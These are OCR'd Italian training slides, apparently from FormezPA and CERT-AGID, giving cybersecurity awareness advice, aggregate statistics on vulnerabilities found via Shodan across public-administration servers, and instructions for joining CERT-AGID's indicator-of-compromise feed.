

FormezPA

# Take home messagges


- ❑ Usare una strategia per mettere in sicurezza la vostra infrastruttura;
- ❑ Seguire delle linee guida (AGID, Matrice MITRE D3FEND o Att&ck)
- ❑ Dubitare SEMPRE!
- ❑ Prendeteci cura della vostra (vita e identità digitale)
  - Piuttosto che aprire un allegato, chiamate il mittente
  - Se pensate sia malevolo, segnalatelo a **malware@cert-agid.gov.it**
- ❑ In caso di incidente, avvisate subito il vostro ufficio informatico!
- ❑ **Bisogna aggiornare il primo dei sistemi: l'ESSERE UMANO**

# Uno sguardo ai server della Pubblica Amministrazione

- 22.553 Domini censiti in IPA
- 401.532 Sottodomini ottenuti da fonti OSINT
- 62.749 Indirizzi IP (IPv4) ottenuti





SHODAN



# Uno sguardo ai server della Pubblica Amministrazione (2)

La ricerca ha rilevato **495.762 vulnerabilità che affliggono i sistemi della PA**


## Analisi Qualitativa




Il grafico sopra mostra come sono distribuite, in base alla loro gravità (CVSS), le vulnerabilità trovate ma non dice nulla riguardo la diffusione di tali vulnerabilità sui server della PA.

Il grafico mostra che il **21%** dei server della PA è **potenzialmente vulnerabile**


## Analisi Quantitativa




Il grafico sopra mostra quanto sono diffuse, tra i vari server, le classi di vulnerabilità. Utilizzando i dati aggregati, in particolare il punteggio CVSS peggiore (leggi: più alto) si può risalire al numero di IP che hanno almeno una vulnerabilità di tipo **Low, Medium, High, Critical e None**

# Uno sguardo ai server della Pubblica Amministrazione (3)

## Top 3 vulnerabilità divise per gravità





Tutte le vulnerabilità di grado *High, Medium e Low* sono riconducibili al servizio web server **Apache**. Quelle Critical invece sono ripartite su tre servizi: **Microsoft FTP Server, Microsoft IIS** e di nuovo Apache **HTTP server**.

## Età Vulnerabilità

Obsolescenza software

Mancata pianificazione dei processi di aggiornamento




Dal grafico notiamo che le vulnerabilità di tipo critico sono state scoperte principalmente negli anni **2008, 2010 e 2012**. Per quanto concerne le CVE categorizzate come High, quelle più comuni fanno riferimento agli anni 2007, 2011, 2013, 2017 (con un picco facilmente distinguibile) e 2019 (con un secondo picco).

# Condivisione di indicatori di compromissione per la protezione della Pubblica Amministrazione

Le Pubbliche Amministrazioni interessate possono esprimere la volontà di aderire al flusso di Indicatori di compromissione (**Feed IoC**) del **CERT-AGID** per la protezione della propria Amministrazione da minacce Malware e Phishing compilando l'apposito modulo.

## Come aderire

1. Scarica e compila il modulo di accreditamento in formato Libre Office o in formato Microsoft Office.
2. Compila il modulo con i riferimenti della persona tecnica e l'elenco (max 20) di indirizzi IPv4 da abilitare.
3. Invia il modulo compilato per e-mail a **info@cert-agid.gov.it.**

CERT-AGID

**Per maggiori informazioni**

# Contatti utili del CERT-AGID:

**e-mail** : info@cert-agid.gov.it
**web** : https://cert-agid.gov.it
**twitter** : @agidcert
**telegram** : @certagid

Per segnalarci nuove campagne **malware & phishing** da analizzare basta allegare l'email originale sospetta e inviarla all'indirizzo:

**malware@cert-agid.gov.it**